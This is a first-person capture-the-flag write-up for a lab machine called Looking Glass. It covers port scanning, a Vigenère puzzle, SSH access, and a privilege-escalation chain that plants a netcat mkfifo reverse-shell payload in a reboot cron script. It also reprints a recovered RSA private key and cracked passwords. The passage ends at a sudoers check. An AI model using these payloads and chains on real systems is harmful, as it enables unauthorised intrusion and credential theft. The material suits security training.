

# Looking Glass

***Stage 1.*** As usual, I started to gather information by scanning the open ports and enumerating them individually.

```
export IP_ADDRESS=<IP_ADDRESS>
sudo nmap -sV -Pn -n -T normal $IP_ADDRESS
```

The result:

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
|   256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)
|_  256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (ED25519)
9000/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9001/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9003/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9009/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9010/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9011/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9040/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9050/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9071/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9080/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9081/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
```

The result was something I could not expect. There were a lot of open SSH ports: one of them, port 22, was the regular SSH port with the version

OpenSSH 7.6p1, whereas the rest were SSH services with the version Dropbear sshd, ***an open-source SSH software that is relatively small.***

I could guess that port 22 was the real SSH port and I would need it to connect at a later stage. So, I decided to enumerate the other ports. They had to give some information to move on, therefore I tried the Netcat tool first: maybe I would be able to grab some banners.

```
# Syntax:  
export IP_ADDRESS=<IP_ADDRESS>  
nc -nv $IP_ADDRESS <PORT_NUMBER>
```

```
(turana@clover)-[~]  
$ nc -nv $IP_ADDRESS 22  
(UNKNOWN) [10.10.33.199] 22 (ssh) open  
SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3  
^C
```

```
(turana@clover)-[~]  
$ nc -nv $IP_ADDRESS 11111  
(UNKNOWN) [10.10.33.199] 11111 (?) open  
SSH-2.0-dropbear  
^C
```

```
(turana@clover)-[~]  
$ nc -nv $IP_ADDRESS 12265  
(UNKNOWN) [10.10.33.199] 12265 (?) open  
SSH-2.0-dropbear  
^C
```

No result. Then I tried to connect to the ports individually via SSH:

```
(turana@clover)-[~]
$ ssh -o HostkeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa $IP_ADDRESS -p 13782

The authenticity of host '[10.10.33.199]:13782 ([10.10.33.199]:13782)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.33.199]:13782' (RSA) to the list of known hosts.
Higher
Connection to 10.10.33.199 closed.

(turana@clover)-[~]
$ ssh -o HostkeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa $IP_ADDRESS -p 12000

The authenticity of host '[10.10.33.199]:12000 ([10.10.33.199]:12000)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:10: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.33.199]:12000' (RSA) to the list of known hosts.
Lower
Connection to 10.10.33.199 closed.

(turana@clover)-[~]
$ ssh -o HostkeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa $IP_ADDRESS -p 12265

The authenticity of host '[10.10.33.199]:12265 ([10.10.33.199]:12265)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:10: [hashed name]
  ~/.ssh/known_hosts:11: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.33.199]:12265' (RSA) to the list of known hosts.
Lower
Connection to 10.10.33.199 closed.
```

Interesting. I got results such as either **Lower** or **Higher**. I guessed the following: when the port number was less than the original service port number, the message was **Lower**, otherwise, **Higher**. By doing some more enumeration, I could figure out the real service:



```

(turana@clover)-[~]
$ ssh -o HostkeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa 10.10.33.199 -p 12654
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmj!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgf wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgf xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs aliwbkh
Ewl vpvict qseux dine huidox-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevnm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:


```

Something like a poem and a prompt requiring to enter the secret | But what's the secret? I didn't know.

Anyway, I had to move on to the next stage of enumeration!

. . .

**Stage 2.** Before trying to retrieve the original message, I searched for the word **jabberwocky** on the Internet and found that it is a poem written by Lewis Carroll:



But I was sure that the encrypted text was not only the poem, a message had to be hidden. It might be Vigenère Cipher, so I used an online tool to decrypt it by brute-forcing the key:

A screenshot of the Boxentriq Vigenere Tool interface. The tool is used to decrypt a Vigenere cipher. The input text is: 'Mdes mgplmmz, cvs alv lsmtsn aowil  
Fqs ncix hrd rxtbmi bp bwl arul;  
Elw bpmte pgzt alv uvvordcet,  
Egf bwl qffl vaewz ovxztiql.' The key is 'thealphabetcipher'. The output text is: 'twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths  
outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the  
frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the  
tumtum tree and stood awhile in thought and as in uffish thought he stood the jabberwock with eyes of flame came  
whiffing through the tulgey wood and burred a'.

boxentriq.com/code-breaking/vigenere-cipher

BOXENTRIQ

TOOLS PUZZLE ABOUT

### Vigenere Tool

'Mdes mgplmmz, cvs alv lsmtsn aowil  
Fqs ncix hrd rxtbmi bp bwl arul;  
Elw bpmte pgzt alv uvvordcet,  
Egf bwl qffl vaewz ovxztiql.'

Copy Paste Text Options...

Type key here... Standard Mode English

Decode Encode Auto Solve (without key) Instructions

#### Auto Solve Options

Min Key Length	Max Key Length	Iterations	Max Results	Spacing Mode
15	20	100	30	Automatic

#### Auto Solve results

Score	Key	Text
37275	thealphabetcipher	twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the tumtum tree and stood awhile in thought and as in uffish thought he stood the jabberwock with eyes of flame came whiffing through the tulgey wood and burred a

The key found was **thealphabetcipher**. Perfect! I used the tool CyberChef to get the result in a much more neat way:

Recipe

Vigenère Decode

Key  
thealphabetcipher

Input

'Mdes mgplmmz, cvs alv lsmtsn aowil  
Fqs ncix hrd rxtbmi bp bwl arul;  
Elw bpmtc pgzt alv uvvordcet,  
Your secret is bewareTheJabberwock

sec 1003 35

Output

Did gyre and gimble in the wabe;  
All mimsy were the borogoves,  
And the mome raths outgrabe.  
  
'Beware the Jabberwock, my son!  
The jaws that bite, the claws that catch!  
Beware the Jubjub bird, and shun  
The frumious Bandersnatch!'  
  
He took his vorpal sword in hand:  
Long time the manxome foe he sought--  
So rested he by the Tumtum tree,  
And stood awhile in thought.  
  
And as in uffish thought he stood,  
The Jabberwock, with eyes of flame,  
Came whiffling through the tulgey wood,  
And burbled as it came!  
  
One, two! One, two! And through and through  
The vorpal blade went snicker-snack!  
He left it dead, and with its head  
He went galumphing back.  
  
'And hast thou slain the Jabberwock?  
Come to my arms, my beamish boy!  
O frabjous day! Callooh! Callay!'  
He chortled in his joy.  
  
'Twas brillig, and the slithy toves  
Did gyre and gimble in the wabe;  
All mimsy were the borogoves,  
And the mome raths outgrabe.  
Your secret is bewareTheJabberwock

sec 1003 35

STEP

BAKE!

Auto Bake

To reveal what was the secret, paying attention to the last line was enough:

'And hast thou slain the Jabberwock?  
Come to my arms, my beamish boy!  
O frabjous day! Callooh! Callay!'  
He chortled in his joy.

'Twas brillig, and the slithy toves  
Did gyre and gimble in the wabe;  
All mimsy were the borogoves,  
And the mome raths outgrabe.  
Your secret is bewareTheJabberwock

ABC 1003 35

I returned to my terminal, where I was prompted to enter the secret. After typing the secret, voila! I got the SSH credentials for the user jabberwock!

```
'Awbw utqasmx, tuh tst zljxaa bdcij  
Wph gjgl aoh zkuqsi zg ale hpie;  
Bpe oqbzc nxyi tst iosszqdtz,  
Eew ale xdte semja dbxxkhfe.  
Jdbr tivtmi pw sxderpIoeKeudmgdstd  
Enter Secret:  
jabberwock:FastenedFlutteringSubtractionStrings  
Connection to 10.10.33.199 closed.
```

Finally, I could use port 22 to initiate the connection:



```
(turana@clover)-[~]  
$ ssh jabberwock@10.10.33.199 -p 22  
jabberwock@10.10.33.199's password:  
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1  
jabberwock@looking-glass:~$  
jabberwock@looking-glass:~$
```


. . .

**Stage 3.** Finally, I was able to gain access to the user jabberwock. The user flag was located in the home directory:

```
jabberwock@looking-glass:~$ whoami  
jabberwock  
jabberwock@looking-glass:~$ pwd  
/home/jabberwock  
jabberwock@looking-glass:~$ ls  
poem.txt twasBrillig.sh user.txt  
jabberwock@looking-glass:~$ cat user.txt  
{32a911966cab2d643f5d57d9e0173d56{mht  
jabberwock@looking-glass:~$
```

Figure 11. user.txt

I used CyberChef to reverse the text and gain the original flag:



. . .

**Stage 4.** Then it was time for privilege escalation, which was a fantastic part of the challenge, to my mind.

As usual, I used the **linpeas.sh** script, to enumerate the machine and find the possible privilege escalation attack vectors.

In the host:

```
(turana@clover)-[~]
$ curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh > linpeas.sh
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             %             Dload  Upload  Total  Spent    Left     Speed
0    0    0    0    0    0      0     0  --:--:--  0:00:01  --:--:--    0
0    0    0    0    0    0      0     0  --:--:--  0:00:02  --:--:--    0
100 842k 100 842k    0    0 174k     0  0:00:04  0:00:04  --:--:-- 846k

(turana@clover)-[~]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

In the victim:

```

jabberwock@looking-glass:~$
jabberwock@looking-glass:~$ curl 10.9.1.230/linpeas.sh > linpeas.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 842k    100 842k    0     0    428k      0  0:00:01  0:00:01 --:--:-- 428k
jabberwock@looking-glass:~$
jabberwock@looking-glass:~$ chmod +x linpeas.sh
jabberwock@looking-glass:~$ ./linpeas.sh

```



```

/-----/
|                                     |
|                               Do you like PEASS?                            |
|-----|
| Follow on Twitter      : @hacktricks_live                                |
| Respect on HTB         : SirBroccoli                                     |
|-----|
|                               Thank you!                                   |
|-----|
| linpeas-ng by github.com/PEASS-ng                                         |
/-----/

```

Well, the script did not directly provide a result to me. Instead, the vulnerability was about chaining two vectors together. Look at the pictures below:

- This picture shows that the user **tweedledum** runs the bash script located in the home directory of **jabberwock** when *the system reboots*.

```

17 *      * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh

```

- The following picture shows that **jabberwock** can reboot the system as the root user without entering a password.

```
User jabberwock may run the following commands on looking-glass:  
(root) NOPASSWD: /sbin/reboot
```

The content of the script is like the following:

```
jabberwock@looking-glass:~$ cat twasBrillig.sh  
wall $(cat /home/jabberwock/poem.txt)  
jabberwock@looking-glass:~$  
jabberwock@looking-glass:~$
```

Good. Now let's chain these vectors together:

- *The script is located in the home directory of the user jabberwock. It has the full control over the script.*
- *The user tweedledum runs the script when the system reboots.*
- *The user jabberwock can reboot the system as root.*

So,

**Edit the script to give you a reverse shell while running âž**  
**Set up a listener in your host machine to catch up the shell âž**  
**Reboot the system.**



## Editing the script:

```
rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <HOST_IP_ADDRESS> <PORT>
```

```
jabberwock@looking-glass:~$ cat twasBrillig.sh
rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.9.1.230 4444 >/tmp/f
jabberwock@looking-glass:~$
```

Figure 18. Inserting the payload into the script

## Setting up the listener in the host machine:

```
nc -lvnp <PORT>
```

```
(turana@clover)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
```

Figure 19. Setting up the listener

## Rebooting the system:

```
jabberwock@looking-glass:~$ sudo reboot
```

Figure 20. System rebooting

The connection with the user jabberwock was closed when I ran the command. Waiting for a bit resulted in catching the shell and being the user **tweedledum**!

```
(turana@clover)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.9.1.230] from (UNKNOWN) [10.10.33.199] 42858  
/bin/sh: 0: can't access tty; job control turned off  
$  
$ whoami  
tweedledum  
$  
$ python3 -c 'import pty;pty.spawn("/bin/bash")'  
tweedledum@looking-glass:~$  
  
tweedledum@looking-glass:~$
```

Figure 21. Privilege escalation to the user tweedledum

To have full control over the shell, I used shell stabilization techniques described below:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'  
export TERM=xterm  
  
# Ctrl + Z  
  
stty raw -echo; fg
```

. . .

**Stage 5.** After taking over the user tweedledum, I found an interesting file in their home directory, called **humptydumpty.txt**:

```
tweedledum@looking-glass:~$ pwd
/home/tweedledum
tweedledum@looking-glass:~$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$
```

Figure 22. humptydumpty.txt

I used an online tool, **hashes.com**, to identify the type of content. Everything except the last line was SHA-256 encrypted hash (*it was a hex-encoded string*):




Figure 23. Hash identification

I used the same tool again to decrypt all the content and got the following result:

```
✓ Found:
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b:the password is zyxwvutsrqponmlk:Hex encoded string
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624:of:SHA256PLAIN
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8:password:SHA256X1PLAIN
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed:one:SHA256PLAIN
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f:these:SHA256PLAIN
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0:the:SHA256PLAIN
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9:maybe:SHA256PLAIN
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebf9dc9d5d4956416f57f6:is:SHA256PLAIN
```

Figure 24. Decrypting all the hashes

After getting the password, I listed the /home directory to see which users were available. I saw 6 directories!

The user **humptydumpty** existed as well. Executing the command **su humptydumpty** and typing the password taken from the result was enough to escalate my privileges vertically and take over the account:

```
tweedledum@looking-glass:~$ ls /home
alice humptydumpty jabberwock tryhackme tweedledee tweedledum
tweedledum@looking-glass:~$
tweedledum@looking-glass:~$ su - humptydumpty
Password:
humptydumpty@looking-glass:~$ whoami
humptydumpty
humptydumpty@looking-glass:~$
```

Figure 24. PE " user humptydumpty

However, this was not the end. I still had to figure out how to find such a vector that could allow me to become root.

. . .

**Stage 6.** There was an interesting finding in the /home directory that I noticed after some research: *I could change my directory to the home folder of the user alice while being the user humptydumpty.*



```

humptydumpty@looking-glass:/home$ ls -l
total 24
drwx--x--x 6 alice      alice      4096 Jul  3  2020 alice
drwx----- 3 humptydumpty humptydumpty 4096 May 20 14:03 humptydumpty
drwxrwxrwx 6 jabberwock jabberwock 4096 May 20 13:50 jabberwock
drwx----- 5 tryhackme  tryhackme  4096 Jul  3  2020 tryhackme
drwx----- 3 tweedledee tweedledee  4096 Jul  3  2020 tweedledee
drwx----- 2 tweedledum tweedledum  4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$ cd alice
humptydumpty@looking-glass:/home/alice$
humptydumpty@looking-glass:/home/alice$ ls
ls: cannot open directory '.': Permission denied

```

Figure 25. File | Directory Permissions

I could neither list the content nor add something to the folder, but execute the **cd /home/alice** command. I thought that to take over the account alice, I had to follow one of these paths:

1. I had to find the password of the user alice;
2. I had to find such a privilege escalation vector that could allow me to take over the user alice;
3. I had to find the SSH private key of the user alice;

I decided to check the third way: ***if I could change my directory to the /home/alice/.ssh folder and read the content of the id\_rsa file, I would be able to connect to the user alice via SSH.***

I was right: the **/home/folder/.ssh** folder existed and I could obtain the **id\_rsa** file:

```

humptydumpty@looking-glass:/home$
humptydumpty@looking-glass:/home$ cd alice/.ssh
humptydumpty@looking-glass:/home/alice/.ssh$

```

Figure 26. /home/alice/.ssh directory

```
humptydumpty@looking-glass:/home/alice/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEPgIBAAKCAQEAXmPncAXisNjbU2xizft4aYPqmfXm1735FPLGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtikP1L4bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjFW4yYe+kLiGZyyk1ia7HGhNkpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+giHQIDAQABAOIBAQDAhIA5kCyMqtQj
X2F+09J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjPZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSEsgeUP2j0lv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFaliXsK
WfEcmTnIQDy0FWCbmG0vik4Lzk/rDGn9VjcYFx0puj3XH2l8QDQ+G0+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFpQw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQ0wcj0LuDkT4QQvCJvRGbdBVG0FLowZzLpYgJchxmLR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/0sG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWki
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/y0nhDyrJXcb0ARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zLC0tJ8FQZKjDh0GnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhxhA0ULXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lZrdsHwdQAXK
e8wCbMuhAoGBAOKy50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxgqIV69MjDsfrn1gZNhTTAyNnRMH1U7kUfPUB2ZXcmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home/alice/.ssh$
```

Figure 27. SSH private key of the user alice

I copied the private key and pasted it into my own machine. Before initiating the connection, I changed the numeric file permission to **600**.



```

(turana@clover)-[~]
$ nano id_rsa_alice

(turana@clover)-[~]
$ chmod 600 id_rsa_alice

(turana@clover)-[~]
$

```

Figure 28. Changing file permission of the private key

Finally, I was able to connect to the user alice via SSH and take over the account:

```

(turana@clover)-[~]
$ ssh alice@10.10.33.199 -i id_rsa_alice
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$
alice@looking-glass:~$ whoami
alice
alice@looking-glass:~$ pwd
/home/alice
alice@looking-glass:~$ █

```

Figure 29. Taking over the account alice

. . .

**Stage 7.** Finally, it was time to escalate privileges to obtain the root flag. I decided to run the **linpeas.sh** script again and analyze the results.

The result:

```

└─$ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Sudoers file: /etc/sudoers.d/alice is readable
